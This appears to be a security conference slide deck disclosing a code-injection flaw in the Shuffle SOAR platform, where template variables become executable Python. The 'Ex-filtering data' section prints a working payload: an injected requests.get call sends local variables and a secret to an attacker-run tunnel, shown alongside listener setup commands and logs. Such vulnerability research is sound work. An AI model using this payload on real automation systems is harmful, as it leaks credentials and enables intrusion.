

# The curious case of the rogue SOAR: WAF was that?!

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# Who we are

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# In today's talk

- Act 0: It starts with a pivot
- Act 1: SOAR tools
- Act 2: A thought experiment
- Act 3: And then there was a vulnerability
- Act 4: Insights from our experience
- Act 5: LLMs have entered the chat...



Act 0: It starts with a  
pivot

# It starts with a pivot!

- The act of an attacker moving from one compromised system to one or more other systems within the same or other organizations
- Today's pivot? A SOAR tool :)


**The smart enemy attacks  
you exactly where you  
think you are safe.**

# Act 1: But What is a SOAR?

Security Orchestration,  
automation and response



# The hypothetical network






# Act 2: A thought experiment

Let's think...



# SOAR has the power...



# Act 3: Then there was a vulnerability


Spoilers: It was in a SOAR :)




# Shuffle

- Shuffle is an Open Source interpretation of SOAR.
- Aims to bring all the capabilities necessary to transfer data throughout an enterprise with plug-and-play Apps
- Makes automation approachable for everyone.
- Ability to deploy new, complicated (or simple) workflows in minutes rather than hours or days.


# Shuffle architecture



# The app goes rogue



# Sample workflow



# Python script being run

```
x = "$secretApiKey"  
y=$exec.something # uses liquid templating engine to parse  
request.$exec.someVal returns the value of  
webhook.url/?somVal=  
if y=="yes":  
    print("Do something for satisfied condition")  
else:  
    print("Do something else")
```



# Ex-filtering data

```
[jaden@parrot]-[~]: #= https://docs.google.com/document/d/1b71F3kCSwJpK3000rs238t02-0s7d1tXtM0CwA/edit
$php -S 0.0.0.0:5555
[Wed May 3 00:04:01 2023] PHP 7.4.33 Development Server (http://0.0.0.0:5555) started
[Wed May 3 00:04:28 2023] 127.0.0.1:38868 Accepted
[Wed May 3 00:04:28 2023] 127.0.0.1:38878 Accepted
[Wed May 3 00:04:28 2023] 127.0.0.1:38890 Accepted
[Wed May 3 00:04:28 2023] 127.0.0.1:38902 Accepted
[Wed May 3 00:04:28 2023] 127.0.0.1:38916 Accepted
[Wed May 3 00:04:28 2023] 127.0.0.1:38918 Accepted
```

```
[jaden@parrot]-[~]
$lt --port 5555 --subdomain scanre
your url is: https://scanre.localt
```

```
[Wed May 3 01:36:14 2023] 127.0.0.1:44400 Closing
[Wed May 3 01:36:15 2023] 127.0.0.1:41412 Accepted
[Wed May 3 01:47:04 2023] 127.0.0.1:52908 [404]: (null) / - No such file or directory
[Wed May 3 01:47:04 2023] 127.0.0.1:52908 Closing
[Wed May 3 01:47:04 2023] 127.0.0.1:40834 Accepted
[Wed May 3 01:49:17 2023] 127.0.0.1:52922 [404]: (null) /%7B'self':%20%3Cmain.Tools%20object%20at%200x3eb22841e9d0%3E,%20'code':%20'x%20=%20%22some_secret_value%22%5Cny=%22https://scanre.localt/%22;import%20requests;requests.get(y+str(locals()))%5Cnif%20y==%22yes%22:%5Cn%20%20%20%20print(%22Do%20something%20for%20satisfied%20condition%22)%5Cnelse:%5Cn%20%20%20%20print(%22Do%20something%20else%22)',%20'f':%20%3Cio.StringIO%20object%20at%200x3eb2281617e0%3E,%20'x':%20'some_secret_value',%20'y':%20'https://scanre.localt/',%20'requests':%20%3Cmodule%20'requests'%20from%20'/layers/google.python.pip/pip/lib/python3.11/site-packages/requests/__init__.py'%3E%7D - No such file or directory
[Wed May 3 01:49:17 2023] 127.0.0.1:52922 Closing
[Wed May 3 01:49:18 2023] 127.0.0.1:52230 Accepted
```

```
{
  "items": 2
}
"success": true
"message": ""
```

An attack

curl

"https://

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'someth

requests



Shuffle\_Tools\_1

execute\_python



Status SUCCESS

```
"Results for Shuffle_Tools_1" : { 2 items
  "success" : true
  "message" : "Do something else"
}
```

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
Variables (click to expand)

code

```
x = "some_secret_value"
y="https://scanre.locat/";import requests;requests.get(y+str(locals()))
if y=="yes":
print("Do something for satisfied condition")
else:
print("Do something else")
```

shuffle\_action\_logs

# What's the reach of this vulnerability



**YOU WERE THE CHOSEN SOAR**



**YOU WERE SUPPOSED TO STOP  
THE HACKERS, NOT JOIN THEM!**

# Act 4: Insights

Stuff we learnt along the way

# Secure the security software



Will the SOAR tool that monitors a SOAR tool be monitored by the same SOAR tool? Or, would you rather...





# Interesting conversations...



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Can somebody help me understand what's happening behind the scenes here...? I have uploaded a CSV file (Nessus scanner report) to Shuffle. I open the file successfully in a workflow with a "Get File Value" node. I can use a "Repeat back to me" node that references `$my_variable` and the output appears as expected.

If I use a python node and just do:

```
print($my_variable)
```

I get: `{"success":false,"message":"exception: invalid syntax. Perhaps you forgot a comma? (<string>, line 32)"}`

But `print(f"$$$my_variable$$$")` works just fine.

What's breaking behind the scenes just referencing the variable directly?



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The variables will basically do a "find and replace" - so if `$my_variable = 1,2,3`

And you called `print($my_variable)`

You're really doing

```
print(1,2,3)
```

Which may give an error for not being a string, etc.

Your second example works because it would basically be

```
print("$$$1,2,3$$$")
```

Which works because it's now a string



An imposter SOAR among us...




Cross domain knowledge is important!!!



# Act 5: LLMs have entered the chat



Theorize future attacks!

A CHAT GPT PROMISE



I WILL NEVER GO ROGUE WHEN  
I'M ONLINE... (AS LONG AS IT'S  
LOGICAL NOT TOO)

# For your consideration



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
## Questions?



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